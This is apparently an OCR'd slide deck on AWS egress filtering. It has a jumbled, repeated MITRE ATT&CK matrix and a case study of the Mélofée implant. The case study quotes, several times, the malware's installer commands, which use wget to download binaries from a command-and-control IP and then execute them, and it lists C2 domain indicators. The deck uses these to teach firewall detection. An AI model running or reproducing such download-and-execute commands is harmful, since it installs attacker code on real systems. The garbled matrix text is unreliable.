			User Execution (3)	Implant Internal Image	Scheduled Task/Job (5)	Exploitation for Defense Evasion	OS Credential Dumping (8)	File and Directory Discovery		Data from Removable Media	Tunnel
			Windows Management Instrumentation	Modify Authentication Process	Valid Accounts	File and Directory Permissions Modification (2)	Steal Application Access Token	Group Policy Discovery		Data Staged (2)	Proxy (4)
						Hide Artifacts (10)		Network Sniffing			Remote Access Software
						Indirect Command Execution		Password Policy Discovery			

Timeline

MITRE | ATT&CK

Matrices | Tactics | Techniques | Data Sources | Mitigations | Groups | Software | Resources | Blog


ATT&C terprise

sub-techniques

Command and control begins over here

Reconnaissance	Resource Development	Initial Access	Execution			Credential Access	Discovery	Lateral Movement	Collection	Command and Control
10 techniques	7 techniques	9 techniques	12 techniques		42 techniques	16 techniques	30 techniques	9 techniques	17 techniques	16 techniques
Active Scanning (3)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (3)	Browser Extensions	Create or Modify System Process (4)	Debugger Evasion	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deobfuscate/Decode Files or Information	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create Account (3)	Escape to Host	Deploy Container	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Direct Volume Access	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Domain Policy Modification (2)	Debugger Evasion	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels
Search Victim-Owned Websites			System Services (2)	External Remote Services	Hijack Execution	Execution Guardrails (1)	Domain Trust Discovery		Data from Local System	Non-Application Layer Protocol
			User Execution (3)			Exploitation for Defense Evasion	File and Directory Discovery			
			Windows Management Instrumentation			File and Directory Permissions Modification (2)	Group Policy Discovery			
						Hide Artifacts (10)				
				Implant Internal Image	Scheduled Task/Job (5)	Indicator Removal on Host (6)	Discovery		Data from Removable Media	Tunnel
				Modify Authentication Process	Valid Accounts	Indirect Command Execution	Network Sniffing		Data Staged (2)	Proxy (4)
						OS Credential Dumping (8)	Password Policy Discovery			Remote Access Software
						Steal Application				

Timeline


MITRE | ATT&CK
Matrices
Tactics
Techniques
Data Sources
Mitigations
Groups
Software
Resources
Blog
Command and control begins over here
Egress security can help prevent this
Reconnaissance
10 techniques
Resource Development
7 techniques
Initial Access
9 techniques
Execution
Credential Access
16 techniques
Discovery
30 techniques
Lateral Movement
9 techniques
Active Scanning (3)
Gather Victim Host Information (4)
Gather Victim Identity Information (3)
Gather Victim Network Information (6)
Gather Victim Org Information (4)
Phishing for Information (3)
Search Closed Sources (2)
Search Open Technical Databases (5)
Search Open Websites/Domains (2)
Search Victim-Owned Websites
Acquire Infrastructure (6)
Compromise Accounts (2)
Compromise Infrastructure (6)
Develop Capabilities (4)
Establish Accounts (2)
Obtain Capabilities (6)
Stage Capabilities (5)
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (3)
Replication Through Removable Media
Supply Chain Compromise (3)
Trusted Relationship
Valid Accounts (4)
Browser Extensions
Compromise Client Software Binary
Create Account (3)
Create or Modify System Process (4)
Adversary-in-the-Middle (3)
Brute Force (4)
Account Discovery (4)
Application Window Discovery
Clipboard Data
Data from Cloud Storage
Data Obfuscation (3)
Dynamic Resolution (3)
Encrypted Channel (2)
Fallback Channels
Multi-Factor Authentication Request
Group Policy Discovery
Network Sniffing
Password Policy
Indicator Removal on Host (6)
Indirect Command
OS Credential Dumping (8)
Data Staged (2)
Remote Access

Why are AWS customers spending time on egress security?

“If you really want to make my job difficult, implement egress filtering.”

Fortune 10 Red Team Lead

Why are AWS customers spending time on egress security?

Prevention

- Ransomware
- Software supply chain
- Increases detection opportunities

Why are AWS customers spending time on egress security?

Visibility

- Misconfiguration detection
  - “Where are VPC endpoints not being used?”
- SOC enrichment
  - “What other systems reached out to this C2 domain?”
- Threat hunting/least frequency analysis
  - “Which destination IPs have the fewest number of my systems contacted?”

Anatomy of an exploit – Mélofée

Anatomy of an exploit – Mélofée

Installer

The implant and the rootkit were installed using shell command
controlled server. This behaviour is similar to the installation pr

```
wget http://173.209.62[.]186:8765/installer -O /var/tmp/installer
wget http://173.209.62[.]186:8765/a.dat -O /var/tmp/usbd;
chmod +x /var/tmp/installer;
/var/tmp/installer -i /var/tmp/usbd
```

https://blog.exatrack.com/melofee/

Anatomy of an exploit – Mélofée

Direct to IP (no DNS resolution first)

Installer

The implant and the rootkit were installed using shell command
controlled server. This behaviour is similar to the installation pr

```
wget http://173.209.62[.]186:8765/installer -O /var/tmp/installer
wget http://173.209.62[.]186:8765/a.dat -O /var/tmp/usbd;
chmod +x /var/tmp/installer;
/var/tmp/installer -i /var/tmp/usbd
```


https://blog.exatrack.com/melofee/

Anatomy of an exploit – Mélofée

HTTP protocol over odd ports

Installer

The implant and the rootkit were installed using shell command
controlled server. This behaviour is similar to the installation pr

```
wget http://173.209.62[.]186:8765/installer -O /var/tmp/installer
wget http://173.209.62[.]186:8765/a.dat -O /var/tmp/usbd;
chmod +x /var/tmp/installer;
/var/tmp/installer -i /var/tmp/usbd
```


https://blog.exatrack.com/melofee/

Anatomy of an exploit – Mélofée

1. Direct to IP (no DNS resolution first)
2. HTTP protocol over odd ports

These behaviors are commonly seen in malware and unusual for legitimate applications, so we can safely block these with Network Firewall

https://blog.exatrack.com/melofee/

Anatomy of an exploit – Mélofée

Also resolving C2 domains via DNS


DNS Firewall can block these and has managed rules from Recorded Future on emerging known-bad domains

Network IOCs


IOC	Comment
dgbyem[.]com	*AlienReverse* C&C domain
update[.]ankining[.]com	*Mélofée* C&C subdomain
www.data-yuzefuji.com	*Mélofée* C&C domain
ssm[.]awszonwork[.]com	*Mélofée* C&C subdomain
stock[.]awszonwork[.]com	*CobaltStrike* C&C subdomain
help[.]git1ab[.]com	*HelloBot* C&C subdomain
about[.]git1ab[.]com	*StowAway* and *Winnti* C&C subdomain
www[.]git1ab[.]com	Unknown usage

https://blog.exatrack.com/melofee/

